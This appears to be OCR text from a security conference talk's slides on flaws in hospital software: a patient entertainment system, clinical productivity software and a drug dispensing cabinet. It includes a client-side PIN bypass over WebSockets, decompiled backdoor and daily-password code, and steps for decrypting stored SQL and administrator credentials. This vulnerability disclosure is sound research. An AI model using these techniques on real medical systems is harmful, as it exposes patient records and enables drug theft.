5 Sec-WebSocket-Version: 13
6 Host: PatientEntertainment|
```


Burp: Upgrading HTTP session to WebSockets

Raw Hex

```
1 {"I":"1","H":"SocketHub","M":"SendMessage","A":[{"MessageId":1,"SourceClientId":"ScreenCast-00155D848B01","TargetClientId":"FMcrSOwwnyAo", "hNk9...Q...P...T...C...W...S...E...L...O...N...A...U...E...M", "Yr20...":true,"J":1}], "MessageBody": "9284"}
```

② < + > Type a search term 0 matches

Burp: Client → Server WebSockets Message PIN



Testing PIN from Client → Server WebSocket Data



Client side generated/validated PIN works


Patient Entertainment System Findings

- Unauthenticated access to API to retrieve patient/room/etc. data
- Client side generated ‘PIN’ code also validated on client!?

→Lessons Learned: Client side validation
is not secure

→Results: Screencast to any active device


→Patient Record: >500





What is Clinical Productivity Software?

- Administrative system to capture procedure notes for...
 - Accuracy of reporting
 - Coding
 - Instructions
 - Follow up workflow
 - Improve EMR documentation
 - Auditing capabilities
 - Quality patient outcomes
 - Reduce communication confusion
 - Etc.



- Access patient records
- Modify critical data



Higher costs for care
Incorrect or missing diagnosis
Loss of data security and privacy

What is Clinical Productivity Software?

- Administrative system to capture procedure notes for...
 - Accuracy of reporting
 - Coding
 - Instructions
 - Follow up workflow
 - Improve EMR documentation
 - Auditing capabilities
 - Quality patient outcomes
 - Reduce communication confusion
 - Etc.



Decrypting Client Side Data

- dnSpy - .NET debugger and assembly editor
 - Encrypt/ion)
 - Decrypt/ion)
 - Password
 - Backdoor
 - Authenticate
 - Hash
 - Secret
 - Seed
 - PasswordUpdate
 - PasswordChange
 - Login
 - Failed
 - Username
 - Validate
 - Credential

```
public CBaseBR.StatusCode ValidateUserAndPassword(string user, string pwdhash, ref User UserRights, string  
domain = null, Guid? autoLoginID = null)  
{  
    base.LogMessage("SecurityBR.ValidateUserAndPassword:AutoLogin", LogFile.LogSeverity.Method);  
    CBaseBR.StatusCode result = CBaseBR.StatusCode.InvalidPassword;  
    user = SecurityBR.ConvertUserFromDomain(CryptoToPlainText(user));  
    pwdhash = SecurityBR.ConvertPasswordFromDomain(CryptoToSaltedHash(user, pwdhash));  
    if (UserRights == null)  
    {  
        UserRights = new User();  
    }  
    UserRights.UserName = user;  
    bool flag = false;  
    try  
    {  
        if (string.Compare(pwd, UserRights.Password) == 0)  
        {  
            SQLText sql = SecurityBR.GetSQLForBackdoorValidation();  
            this.OpenConnection();  
            this._sc = this.OpenQuery(sql);  
            if (this._sc == CBaseDB.DBStatusCode.Success)  
            {  
                string text = this._db.FieldAsString(this._reader, 0);  
                if (!string.IsNullOrEmpty(text))  
                {  
                    if (string.Compare(pwdhash, text, false) == 0)  
                    {  
                        result = CBaseBR.StatusCode.OpSuccess;  
                        UserRights.internalid = "-1";  
                    }  
                }  
            }  
            this.CloseConnection();  
        }  
    }  
}
```

"backdoor"

DailyPassword

```
1573 }
1574
1575 // Token: 0x06000E39 RID: 3641 RVA: 0x00116E50 File Offset: 0x00115E50
1576 public static bool DailyPassword(string pwd)
1577 {
1578     string text = "██████████";
1579     int num = (DateTime.Today - new DateTime(2000, 1, 1)).Days % 23 + 1;
1580     char[] array = DateTime.Today.ToString("yyyyMMdd").ToCharArray();
1581     char[] array2 = new char[8];
1582     array.CopyTo(array2, 0);
1583     array[0] = array2[6];
1584     array[1] = array2[4];
1585     array[2] = array2[0];
1586     array[3] = array2[2];
1587     array[4] = array2[1];
1588     array[5] = array2[3];
1589     array[6] = array2[7];
1590     array[7] = array2[5];
1591     for (int i = 0; i < 8; i++)
1592     {
1593         num *= i + 1;
1594         int num2 = (int)array[i];
1595         int num3 = num + num2;
1596         int index = num3 % 26;
1597         array[i] = text[index];
1598     }
1599     string pwd2 = new string(array);
1600     return string.Compare(SaltedHash.GetHash("backdoor", pwd2), pwd) == 0;
1601 }
```

.NET Fiddle

New Save Run

Options

Enter name here...

Language: C#

Project Type: Console

Compiler: .NET 4.7.2

NuGet Packag

Package n

Auto Run: Yes No

```
6 public static void Main()
7 {
8
9     string text = "          ";
10    int num = (DateTime.Today - new DateTime(      )).Days % 23 +
11    char[] array = DateTime.Today.ToString("yyyyMMdd").ToCharArray();
12    char[] array2 = new char[8];
13    array.CopyTo(array2, 0);
14    array[0] = array2[6];
15    array[1] = array2[4];
16    array[2] = array2[0];
17    array[3] = array2[2];
18    array[4] = array2[1];
19    array[5] = array2[3];
20
21    }
22
23    }
24
25    }
26
27    }
28
29    }
30
31    }
32
33    }
34
35    }
36 }
```

JTTFRGGI

User Name:

Password:

OK

Exit




Stellvertreter: Lautsprecher überprüft
Modus: 3D-Modus
Kamera: Kamera
Modus: Frontkamera
Configuration: DEFAULT
User: Backdoor.


User: Backdoor.

Clinical Productivity System Findings

- Backdoor account (database and time based)
- Default Credentials (database and local account)
- Exposed credentials (xml, config file and service account)
- Client side authentication/decryption code
 - users.xml data/service account/database credentials
- Authentication response injection
- Unauthenticated web services
- Unauthenticated SQL ‘injection’
- Password replay from unauthenticated API data

→ Lesson Learned: Client side code exposes secrets
→ Results: Full application and server compromise
→ Patient Records: > 100,000






Penn Medicine

What is a Drug Dispensary?

- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility



What is a Drug Dispensary?

- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility


- Modify drug information
- Access patient records
- Steal drugs



- Drug mis/overdose
- Drug underdose (theft)
- Loss of data security and privacy


What is a Drug Dispensary?

- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility



Authenticated Users and Configuration Files

```
396 Automation      = Yes  
397 MobileCart      = No  
398 DataMai         = S75BYYGhj1alkjd8Hhka87hkkadfgex+gpSbr  
399 DataApp         = 8ITmJ0dnh6f88jHhka83jJjjdeq8vsLU1tja3M  
400  
401  
402  
403 SQLAuthenticationMode = SQL Server Authentication  
  
221 [Internal]  
222 UA_LAD = IgBARoqKjkjkasdk88dhjjHHkkahd773p4tPIEnRvpQO3E2yGnEr  
223 UA_LHU = +iXX9SKJkjasd988KJhaJh887D1onb6bKfgf+ieSGt1xf9Iuj2Fz  
224 UA_RAD = IgAARoqycdJjk1kla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZi  
225 UA_RHU = IgAARoqycdJjk1kla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZi  
226 ALK   = UA_LHU  
227 UA_ROB = 05JKKL AJKALW0987ghkiY9fgvuL==
```



SQL Account Decryption

- Find the decryption code in DLL
- Specify the DLL as a reference and access functions in the DLL
- Call DecryptSqlCredentials function with parameters
- Decrypt SQL credentials (default vendor password)

```
// Token: 0x06000566 RID: 1382 RVA: 0x0000D0BC File Offset: 0x0000B2BC
public static void DecryptSqlCredentials(string encryptedString, out string user, out string password)
{
    string userAndPassword = [REDACTED] EncryptionService.Decrypt(Convert.FromBase64String(encryptedString),
    "[REDACTED]");
    user = userAndPassword.PadRight(30).Substring(1, 30).Trim();
    password = userAndPassword.PadRight(32).Substring(32).Trim();
}
```

```
396 Automation = Yes
397 MobileCart = No
398 DataMai = S75BYYGhjlalkjd8Hhka87hkkadfgennx+gpSbnqeOcpbNFFfyw==
399 DataApp = 8ITmJ0dnh6f88jHhka83jJjjdeq8vsLU1tja3N7n+vPqzNMpc1kQ==

400
401
402
403 SQLAuthenticationMode = SQL Server Authentication
```

```
10
11     references
12     class Program
13     {
14         static void Main(string[] args)
15         {
16             string encryptedString = "8...";  
             ==";
17             string user;
18             string password;
```

```
EncryptionService.DecryptSqlCredentials(encryptedString, out user, out password);
```

```
19         Console.WriteLine(user + password);
20     }
21
22
23
```

100% No issues found | Ln: 19 Ch: 13 SPC CRLF

Autos

Search (Ctrl+E) Search Depth: 3 A

Name	Value	Type
encryptedString	"8..."; =="	string
password	"..."	string
user	"sa"	string

```

221 [Internal]
222 UA_LAD = IgBARoqKjkjkasdk88dhjjHHkkahd773p4tPIEnRvpQO3E2yGnEnwou/atTlniUTrKLw=
223 UA_LHU = +iXX9SKJkjasd988KJhaJJh887D1onb6bKfgf+ieSGt1xf9Iuj2FZHhvgX9oIoJVOZKR4HQ7f1Wv8Sa9j4Sc=
224 UA_RAD = IgAARoqycdJjk1kla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZfPxtD2D5qCzWr5y/rFzso=
225 UA_RHU = IgAARoqycdJjk1kla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZfPxtD2D5qCzWr5y/rFzso=
226 ALK     = UA_LHU
227 UA_ROB = 05JKKLAJKALW0987ghkiY9fgvuA==
```

- Find the decryption code in an EXE
- Copy/Paste required functions
- Find hardcoded encryption key

- Decrypt UA_ credentials
 - LAD – Local administrator
 - LHU – Local hospitaluser
 - RAD/RHU - administrator

```

// Token: 0x06000081 RID: 129 RVA: 0x0000519C File Offset: 0x00
public CEncryption()
{
    this.msEncryptKey = "@[REDACTED]@";
}

private static string Decrypt(byte[] stringToDecrypt, string key)
{
    key = key.Trim();
    string decodedString = string.Empty;
    int @byte;
    int byte2;
    EncryptionService.EncryptionSeed(key, out @byte, out byte2);
    for (int index = 0; index < stringToDecrypt.Length; index++)
    {
        int ascii = (int)(stringToDecrypt[index] & byte.MaxValue);
        if (ascii > 222)
        {
            stringToDecrypt[index] = Convert.ToByte(ascii - 223);
        }
        int value = @byte - stringToDecrypt.Length + byte2;
        for (int i = 0; i < stringToDecrypt.Length; i++)
        {
            int ascii2 = (int)stringToDecrypt[i] - value % 222;
            char decodedChar = (ascii2 < 0) ? ((char)(ascii2 + 222)) : ((char)ascii2);
            decodedString += decodedChar.ToString();
            value += (int)decodedChar;
        }
    }
    return decodedString;
}
```

Database Access & Credential Decryption

- SQL access → Dump user credentials → User credential decryption
- ~10 default vendor passwords

The screenshot shows the Microsoft SQL Server Management Studio (SSMS) interface. On the left, the Object Explorer pane displays a tree view of database objects under the 'dbo' schema. In the center, a query results window is open, showing the output of a SQL script. The script is titled 'Script for SelectTopNRows command from SSMS' and contains a 'SELECT TOP (1000)' query. The results table has 14 columns and 14 rows of data. The columns are: witness_req, ptx_id, ptx_ok, vlt_wit, dcop_ssysa, lu_user, password2, norm_ssysa2, pass_admin, domain_user, ad_exempt, domain, default_site, and tempuser_sitearea. The data includes several entries for the user 'BACKDOOR1'.

witness_req	ptx_id	ptx_ok	vlt_wit	dcop_ssysa	lu_user	password2	norm_ssysa2	pass_admin	domain_user	ad_exempt	domain	default_site	tempuser_sitearea
1	0	N	Y	9	BACKDOOR1			S	1				
2	0	N	Y	9				S	0				
3	0	N	N	2				N	0				
4	0	N	N	2				N	0				
5	0	N	N	2				N	0				
6	0	N	Y	9				N	1				
7	0	N	N	2				N	0				
8	0	N	N	2				N	0				
9	0	N	N	2				N	0				
10	0	N	N	2				N	0				
11	0	N	N	4				N	0				
12	0	N	N	2				N	0				
13	0	N	N	2				N	0				

Medication Assignment Tool



Click a bin to assign medications.

**ALBUTEROL 0.5% 2.5 MG/
0.5 ML NEB
PROVENTIL, VENTOLIN (0.5%)
43001239
Par Lvl: 45 Reorder Lvl: 23 Critical Lvl: 10**

5

1 10 Port Button Bar

Zone: 4

Users Sites Admin Settings

User Name  Alice

User Information Access Roles & Permissions

 Profile  Credentials  Bio ID

Main

User Name


User Type  Tech

Default Language

Server Access Type  Pharmacist A

Default Site

Notes



Drug Cabinet System Findings

